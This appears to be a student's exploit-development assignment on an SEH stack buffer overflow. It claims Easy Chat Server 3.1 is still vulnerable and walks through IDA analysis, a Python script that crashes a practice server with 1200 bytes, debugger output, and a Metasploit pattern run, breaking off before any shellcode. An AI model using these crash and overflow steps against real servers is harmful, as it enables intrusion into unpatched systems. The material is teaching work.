

SRI LANKA INSTITUTE OF INFORMATION TECHNOLOGY



Offensive Hacking Tactical and Strategic
Assignment – Exploit Development

Exploiting Stack Buffer Overflow Vulnerability in



Supervisor – Dr. Prabath Lakmal Rupasinghe

IT16168114

Dissanayake V.D

What is Easy Chat server?

**Easy Chat Server**
live chat now!

Home | Products | Screenshot | Download | Order | FAQ | Free DNS

[Easy File Sharing Web Server](#)



Chat with Friends or Colleagues securely!

Easy Chat Server is a easy, fast and affordable way to host and manage your own real-time communication software, it allows friends/colleagues to chat with you through a Web Browser (IE, Safari, Chrome, Opera etc.) on any device (Windows, Linux, Mac, iPhone/iPad...) without any special plug-ins or software. It can help you setup your community secure chat rooms, collaborative work sessions or online meetings. The Professional Edition supports 256 bit SSL Encryption Chat, this makes it almost impossible for anyone to spy on passwords, chat content etc. send over the internet.

▶ [Free Download version 3.1](#) NEW

▶ [Buy Now for only \\$59.95](#)

Easy Chat Server contains several built-in systems including HTTP Web Server, [Multi-threaded](#) communications engine, Server Script system, Password Protection system. Users just need to install Easy Chat Server and no other software. All without additional configuration.

The current version that they provide is easy chat 3.1 and it costs \$59.95 according to their website. The fun fact is, the current version of easy chat is still vulnerable to SEH stack buffer overflow attack and this is the easy chat version that we are going to exploit. We'll discuss what is SEH and what's a stack buffer overflow later in this article. You can download the easy chat server using this link <http://www.echatserver.com/>.

Analyzing a simple Multi-threaded Windows server using IDA

Finding the stack buffer overflow vulnerability

Now we know that the easy chat server is a multi-threaded windows server. Let's look at a simple multi-threaded windows web server before jumping in to easy chat server. Multi-threaded server is similar to a single-threaded server, but additionally it allows to create more than one thread. Let's look at the binary code of the threded-server.exe file with the help of IDA demo debugger.




Figure 1

You will see something like this once you open the application using IDA. Apparently, we don't know whether there are any stack buffer overflows available or not in this application. Before go through this disassembled code blindly, let's try to narrow down what places could be potentially vulnerable to buffer overflow attacks.

Applications often get vulnerable to buffer overflows where user input sanitization has not implemented properly. So, our first step should be searching where this application accepts user inputs. Let's look at the echo handler function.




Figure 2




Figure 3

In here you can see a function call. Echo incoming packets. Let's look at it. The reason to look at this is, this function would be the main function that could trigger the bugs through a malicious input.




Figure 4

The receive function (`_recv@16`) accept four parameters. Socket, buffer, length and flags. We can send 1024 bytes to the receive function (figure 4). The user input is also limited to 1024 bytes as you can see in figure 5.




Figure 5

Let's explore the rest of the code.




Figure 6

In figure 6, you can see another receive and it allows to pass 2024 bytes to that same buffer of 1024 bytes (figure 7). We have found a [stack buffer overflow vulnerability](#) in this windows server.




Figure 7

What are stack buffer overflow attacks?

Stack is used to allocate short term storage of a function. Once it's allocated the stack frame has a fixed size. What we are going to do is, overloading this predefined amount of space in the buffer and point the instruction pointer to our payload to execute it instead of the intended instruction.




Figure 8

Exploiting the stack buffer overflow vulnerability

Let's fire up this server and Attach the service to the Immunity debugger.



Figure 9




Figure 10

Now we are going to craft a very simple shell script using python. The purpose is to overflow the buffer and identify the memory address of EIP and point that to our payload. Let's implement this step by step. First, we need to instruct our script to connect to the server, then we need to send more than 1024 bytes to overflow the stack.

```
1  #!/usr/bin/python
2
3  import socket, sys
4
5  if len(sys.argv) != 3:
6      print "supply IP PORT"
7      sys.exit(-1)
8
9  sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10 sock.connect( (sys.argv[1], int(sys.argv[2])) )
11
12 ###send
13 message = "secret\n\x00"
14 sock.sendall(message)
15
16 ###recieve
17 data = sock.recv(10000)
18 print data
19
20 ###send
21 message = "A" * 1200
22 sock.sendall(message)
23
24 ###recieve
25 data = sock.recv(10000)
26 print data
```

Figure 11

Now let's execute this script to see what happens.




Figure 12



Figure 13

We have crashed the server. Let's go to the debugger and check what happened.

[illegible]

Figure 14

We need to find a way to redirect execution to our malicious input (payload). Go ahead and run `!mona -s "jmp edx"`. So now we have to search for a pointer that gives jump edx. There are several pointers, but we can't use the modules that protected by ASLR. Before move on further let's look what ASLR is.

What is ASLR?

Address Space Layout Randomization can be identified as a security measure used in operating systems. The main reason of using it is to protect against buffer overflow attacks.




Figure 15

To perform buffer overflow attack, we need to identify the memory address we need to point to our payload. ASLR uses virtual memory management and randomize the locations of different parts of the program. Each time the program runs, the components get moved to different address in virtual memory.

Exploiting the stack buffer overflow

Now let's look how we can use this vulnerability to exploit a windows 8.1 Pro machine. We are going to use a Kali machine as the attacker machine.




Figure 16

Previously we have crashed the server by sending 1200 A's. Once we go to the debugger, we can see that it has replaced the SE record with 41414141 (four A's).

```

00000000 41414141 AAAA
00000004 41414141 AAAA
00000008 41414141 AAAA
0000000C 41414141 AAAA
00000010 41414141 AAAA
00000014 41414141 AAAA
00000018 41414141 AAAA
0000001C 41414141 AAAA
00000020 41414141 AAAA
00000024 41414141 AAAA
00000028 41414141 AAAA
0000002C 41414141 AAAA
00000030 41414141 AAAA
00000034 41414141 AAAA
00000038 41414141 AAAA
0000003C 41414141 AAAA
00000040 41414141 AAAA
00000044 41414141 AAAA
00000048 41414141 AAAA
0000004C 41414141 AAAA
00000050 41414141 AAAA
00000054 41414141 AAAA
00000058 41414141 AAAA
0000005C 41414141 AAAA
00000060 41414141 AAAA
00000064 41414141 AAAA
00000068 41414141 AAAA
0000006C 41414141 AAAA
00000070 41414141 AAAA
00000074 41414141 AAAA
00000078 41414141 AAAA
0000007C 41414141 AAAA
00000080 41414141 AAAA
00000084 41414141 AAAA
00000088 41414141 AAAA
0000008C 41414141 AAAA
00000090 41414141 AAAA
00000094 41414141 AAAA
00000098 41414141 AAAA
0000009C 41414141 AAAA
000000A0 41414141 AAAA
000000A4 41414141 AAAA
000000A8 41414141 AAAA
000000AC 41414141 AAAA
000000B0 41414141 AAAA
000000B4 41414141 AAAA
000000B8 41414141 AAAA
000000BC 41414141 AAAA
000000C0 41414141 AAAA
000000C4 41414141 AAAA
000000C8 41414141 AAAA
000000CC 41414141 AAAA Pointer to next SEH record
000000D0 41414141 AAAA SE handler
000000D4 41414141 AAAA
000000D8 41414141 AAAA
000000DC 00000000 ....
000000E0 77907BE4 3Cw RETURN to ntdll.77907BE4 from ntdll.77907BE5
000000E4 FFFFFFFF FFFFFFFF
000000E8 77928FD6 77928FD6 ntdll.77928FD6
000000EC 00000000 ....
000000F0 00000000 ....
000000F4 00401599 00401599 threaded.00401599
000000F8 0000013C <0..
000000FC 00000000 ....

```

Figure 17

In here, you can see that the SE handler has also overwritten with four A's. now we need to bypass this condition, so that we could jump to the EIP registry. We need to identify which byte get overwritten; from those 1200 bytes we have sent. Since we have sent 1200 A's it's bit difficult to find the exact location. We gonna have to send a unique pattern and identify where it gets overwritten. To do that let's generate a pattern using Metasploit pattern creator, you are of course free to write a script to do it or to use a different tool to generate this random pattern.

```

root@kali: ~/lab3
File Edit View Search Terminal Help
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 22 bytes 1270 (1.2 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 22 bytes 1270 (1.2 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1200
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9AabAb1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af
3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi
